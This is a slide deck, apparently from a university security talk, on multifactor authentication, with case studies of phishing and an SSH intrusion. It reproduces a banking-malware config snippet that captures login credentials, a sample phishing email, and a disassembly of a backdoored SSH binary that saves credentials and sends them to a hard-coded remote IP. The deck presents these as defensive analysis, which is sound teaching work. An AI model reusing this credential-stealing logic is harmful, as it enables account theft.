

# Multifactor Authentication

## Past, Present, and Future

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# Audience Survey

- 1. How many currently deploy multifactor authentication (MFA) in some form?**
- 2. How many have MFA on their roadmap for the next year?**
- 3. How many would like to deploy MFA if they had unlimited time and resources?**

# Agenda

- **A Brief Intro to Multifactor Auth**
- The DOs and DON'Ts of MFA
- Application to Real-World Incidents
- Wrap-up

# Credential Theft

## COMPUTERWORLD

### Michigan firm sues bank over theft of \$560,000

Experi-Metal says Comerica Bank's online security practices resulted in the theft of \$560,000 in February 12, 2010

A Michigan-based manufacturing firm is suing its bank after online crooks depleted company's account by \$560,000 via a series of unauthorized wire transfers last year.

## NETWORKWORLD

### FBI investigating online school district theft

The district says \$2.5 million has already been recovered but has reverted to using paper checks.

## BusinessWeek

### FDIC: Hackers took more than \$120M in

March 08, 2010, 8:24 PM EST

Online banking fraud involving the electronic transfer of funds rose since 2007 and rose to more than \$120 million in the third quarter.

## USA TODAY

computersecurity | 12/30/2009 9:13:31 PM

### Cybercrooks stalk small businesses that bank online

By Byron Acohido, USA TODAY

**Bots, RAT, APT, SAG, phishing, vishing, smishing, pharming, whaling, ...**

1. We suck at naming!
2. Attackers have discovered that stealing user credentials is the path of least resistance into an organization.

# The Evolution of Threats

Snippet from the configuration file of a “Silent Banker” malware sample:


```
<dnsmask dns="chaseonline.chase.com" to="bts-trade.com/index.php" param="dateOfBirth" count="0">  
  <parammask> usr_name </parammask>  
  <parammask> usr_password </parammask>  
</dnsmask>
```

**Sophisticated credential stealing attack tools are now a commodity and are publicly available:**

The integrity of your organization's credentials hinges on the ability for an attacker to make a 3-line modification to his configuration file.

CHASE 

Chase Online<sup>SM</sup>

Secure Log On 

User ID

Password

☐

Remember my User ID

[Forgot your User ID and Password?](#)


Log on

# Multifactor Authentication

- Multiple factors → increased security
- Factor classifications
  - “What you know”
  - “What you are”
  - “What you have”


# “What you know”

- Knowledge-based
  - “what you know”
- Pros:
  - No special equipment
- Common examples
  - Passwords
  - Security questions
- Cons:
  - Easily phishable
  - User memory burden



The image shows a screenshot of the Merit Network Inc. Member Portal login page. The page has a light gray background. At the top left is the Merit Network Inc. logo, which consists of the word "merit" in a blue serif font with a blue swoosh above it, and "NETWORK INC" in a smaller, blue, all-caps sans-serif font below it. To the right of the logo is the text "Member Portal" in a blue serif font, and below it, "Log in" in a smaller, blue, all-caps sans-serif font. Below the logo and text are two input fields. The first field is labeled "Login ID:" in a bold, black, sans-serif font, and the second field is labeled "Password:" in a bold, black, sans-serif font. Both fields are empty and have a thin blue border. Below the password field is a small, rounded rectangular button with the word "login" in a black, sans-serif font.

# Sarah Palin's Email





# Password Reset Nightmare

Items		
Places	Food	Sports
Music	Interests	TV
Cats	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Motorcycles	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Casino gambling	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Karaoke	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Gaming	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Video games	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Poetry	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Painting	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Crafts	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Cars	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Home improvement	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>
Reading comics	<input type="button" value="Like"/>	<input type="button" value="Dislike"/>

Likes
1.
2.
3.
4.
5.
6.
7.
8.

(Choose 8 more Likes)

Dislikes
1.
2.
3.
4.
5.
6.
7.
8.

(Choose 8 more Dislikes)

# “What you are”

- Biometrics
  - “what you are”
- Common examples
  - Fingerprint
  - Voice recognition
  - Retina scan
- Pros:
  - No memory burden
- Cons:
  - Expensive equipment
  - Often fails when subjected to scrutiny (eg. Thinkpads)



# “What you have”

- Knowledge-based: too weak
- Biometric: too expensive / unavailable
- What about a physical item you possess?
- Example: ATM access
  - Card (what you have) + PIN (what you know)
  - Used to be an effective combination

# “What you have”

- Common examples
  - Digital certs
  - Smart cards
  - USB tokens
  - OTP generators
  - ...
- Pros:
  - *Should* be resistant to phishing, credential theft
- Cons:
  - Hardware can be costly
  - You can lose the “what you have”
  - Limited capabilities against advanced threats



# Enter Mobile Devices

- Why not use a mobile phone instead for MFA?
  - Adoption is soaring  
(4.6 billion subscribers)
- No hardware costs
  - \$50/user hardware token  
vs. free software token
- Wide range of capabilities
  - OTP generator via mobile apps
  - Out of band voice / SMS
  - Persistent data connection  
→ security, usability, TIV



# Agenda

- A Brief Intro to Multifactor Auth
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# Properties of Good MFA

- **Secure**

Against what threats?

Threat	MFA Defense
<b>Passive Phishing / Keyloggers</b>	<b>Soft / Hard OTP Tokens</b>
<b>Active Phishing / Remote Access Trojans</b>	<b>Out of Band Voice / SMS</b>
<b>Man-in-the-Browser (MITB) Attacks</b>	<b>OOB w/Transaction Verification</b>

# Raising the Security Bar

**DO:** Raise the bar for attackers

**DON'T:** Raise it an inch


- Based on real threat models, not obfuscation
- Beware of security theater
  - Inconvenience != security



# Raising the Security Bar

## Good example:

- Mobile Auth Agent
  - Secure, real-time channel:  
Desktop ↔ Mobile device
- Attacker must now
  - Compromise your desktop
  - Compromise your phone
  - Collude between the two devices



# Raising the Security Bar

## Bad example: the bouncing keyboard




Welcome to the  
Instant Virtual Extranet

Username

Password   
*Please Enter Password Using  
Virtual Keyboard*

Sign In



# Properties of Good MFA

- Secure

Users are great at bypassing annoying security mechanisms.

- Usable



# Make It Usable

**DO:** Make it usable by mere mortals

**DON'T:** Deploy MFA users can't understand

- Give users flexibility
  - Based on preference, environment, etc

Online	Voice/SMS	Mobile Auth Agent
Offline	Hard Tokens	Soft Tokens
	Dumb Device	Smart Device

# Make It Usable

## Good example: a choice of factors

Additional Credentials Page - Namoroka

File Edit View History Bookmarks Tools Help

12.111.237.200 https://12.111.237.200/dana-na/auth/url\_2/welcc

Google

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize

Additional Credentials Page

**Juniper**  
NETWORKS

**Welcome to the  
Instant Virtual Extranet**

☒ Voice Callback Primary: XXX-XXX-3311 Please select a secondary authentication factor.

☐ Refresh SMS Tokens Primary: XXX-XXX-3311

☐ Token Code

☐ Scio Agent

Sign In

Done

# Make It Usable

**Bad example:** what is this I don't even...



# Properties of Good MFA

- Secure
- Usable
- **Low support burden and cost**

Hopefully not the size of  
your help desk call center



# Easy on Admins

**DO:** Reduce TCO with a low-touch service


**DON'T:** Swamp your help desk / support line

- Provisioning users with new/replacement tokens can be a costly pain
- On-premise equipment can be expensive, inflexible



# Easy on Admins

Good example:



VS.

Bad example:



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# Case Studies

- **Spear phishing for remote access**
- Internal IT access control
- Protecting sensitive transactions

# Spear Phishing

**From:** Web service Support <websupport@umich.edu>

**Date:** May 20, 2010 3:29:29 PM EDT

**Subject:** Alert : Issue On Your Webmail Services

**Newsletter: Sever Upgrade**

Dear Web mail User,

We have Upgraded the web mail access to a Higher Secured Server, Therefore your web mail account needs to be validated.

Please use the link below to Validate your Web mail access automatically.

Update my web mail service [LINK REMOVED]

Failure to upgrade will lead to interruption in web mail service.

Thank you.

**Web mail Support**

Web Services Administration unit



# Spear Phishing



**M** UNIVERSITY OF MICHIGAN WEBLOGIN

AUTHENTICATION REQUIRED::

You are connecting to a U-M website that requires authentication. Please enter your Login ID (username or Friend ID) and password to continue.

**Need a Login ID?**  
If you don't have a Login ID, you can [create one now](#).

Login ID

Password

[▶ MToken](#)

[Log In](#)

[Forgot your password?](#)  
[Login Help](#)

By using this service you agree to adhere to the [Information Technology Policies at U-M](#).

U-M Gateway | Copyright © 2010 The Regents of the University of Michigan

## Legitimate site or phishing site?

# Interesting Observations

- Email characteristics
  - umich.edu from address
  - Legitimate looking weblogin/webmail URL
  - UofM block-M logo
- Phishing site characteristics
  - Matches style of legitimate weblogin site
  - Redirect to real weblogin after successful phish
- Customized, but widespread targets

# Attackers Getting Clever...

**What's more interesting comes *AFTER* the phishing attack has succeeded.**

1. Attackers phish user credentials
2. Attackers use credentials to access off-campus VPN remote access services.
3. Attackers send spam via authenticated SMTP and internal UofM IPs

**These attackers have gained knowledge of specific University IT infrastructure.**

# VPN Remote Access

- Traditional perimeter model
  - Physical boundary to internal network
- VPN perimeter model
  - VPN gateway acts as the new boundary
  - Inside perimeter tends to be more soft and gooey...as much as we don't like to admit it
- Securing VPN remote access is **key**



# Multifactor Options?

- SSL VPNs are a great MFA integration point
  - Exposes a web interface to user
  - Allows for interaction, selection of factors

## DEMO!

# Case Studies

- Spear phishing for remote access
- **Internal IT access control**
- Protecting sensitive transactions

# Internal IT Intrusions

“We are suffering the mother of all security incidents here...to the extent that when I came in this morning, I unplugged the fiber from our machine room. We had to destroy X in order to save it.”

- IT Administrator

# Post-Intrusion Forensics

- Entry point
  - ssh brute-force attempts
  - Weak user password
- Salt in the wound
  - Privilege escalation
  - Trojaned ssh client and server

# Backdoored SSH

```
loc_8068628:  
mov     dword ptr [esp+0Ch], 1  
mov     dword ptr [esp+8], 100h  
mov     dword ptr [esp+4], offset a3fe7a6be37cd8e ; "3fe7a6be37cd8e"  
mov     dword ptr [esp], offset byte_809FF20  
call    sub_806A7A0  
mov     dword ptr [esp+4], offset byte_80987DD  
mov     dword ptr [esp], offset file ; "/usr/include/net/if_log.h"  
call    _fopen64  
test    eax, eax  
mov     ds:stream, eax  
jz      short loc_8068696
```

```
mov     [esp+0Ch], eax  
mov     dword ptr [esp+8], 1  
mov     dword ptr [esp+4], 100h  
mov     dword ptr [esp], offset byte_809FF20  
call    fwrite  
mov     eax, ds:stream  
mov     [esp], eax  
call    _fclose
```

```
mov     dword ptr [esp+4], 2  
mov     dword ptr [esp], 2  
call    _socket  
mov     ds:dword_809FEC8, eax  
add     eax, 1  
jz      loc_80685E3
```

```
mov     dword ptr [esp], offset cp ; "63.118.58.1"  
call    _inet_addr  
mov     dword ptr [esp+14h], 10h  
mov     dword ptr [esp+10h], offset addr  
mov     dword ptr [esp+0Ch], 0  
mov     dword ptr [esp+8], 100h  
mov     dword ptr [esp+4], offset byte_809FF20  
mov     dword ptr ds:addr.sa_data+2, eax  
mov     eax, ds:dword_809FEC8  
mov     [esp], eax  
call    sendto  
cmp     ds:dword_809FEC8, 0FFFFFFFFh  
jz      loc_80685E3
```

Backdoored ssh client and sshd server dumping user credentials to disk and sending to a remote address.

# Multifactor Options?

- How to protect internal servers?
  - PAM is a good integration point!

## DEMO!

# Case Studies

- Spear phishing for remote access
- Internal IT access control
- **Protecting sensitive transactions**

# Sensitive Transactions


**MFA doesn't have to be applied exclusively at a “login” stage.**

**Protection can instead be applied to individual sensitive transactions within an application.**

- Assume entry point is completely bypassed
  - eg. Cosign Weblogin vuln
- RO vs. RW mode
  - Allow common case of RO
  - Challenge only upon sensitive RW operations



# Direct Deposit Verification

UNIVERSITY OF MICHIGAN

M-Pathways - HEPROD - Home | Add to Favorites | Sign out

Favorites | Main Menu > Self Service > Payroll and Compensation > Direct Deposit

[Help](#)

Direct Deposit  
**Change Direct Deposit**

Jonathan Oberheide

**Your Bank Information**

**Routing Number:**

[View check example](#)

**Bank Name:** NATIONAL CITY BANK

**Distribution Instructions**

**Account Number:**

**Account Type:**

Save

# Multifactor Options?

- Confirmation email?
  - No, attacker can delete it
- Require a hard/soft token?
  - Depends on frequency of transaction
- Voice callback is a good fit here
- Similar use cases:
  - Password reset, account activation, etc

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- **Wrap-up**

# Take-Aways

- Attackers focusing on users as the weakest link instead of exploiting apps/OS
- Knowledge-based authentication alone is insufficient for protecting access
- Secure, usable, affordable MFA is possible
  - But beware the crazies!

# Thank you

## QUESTIONS?

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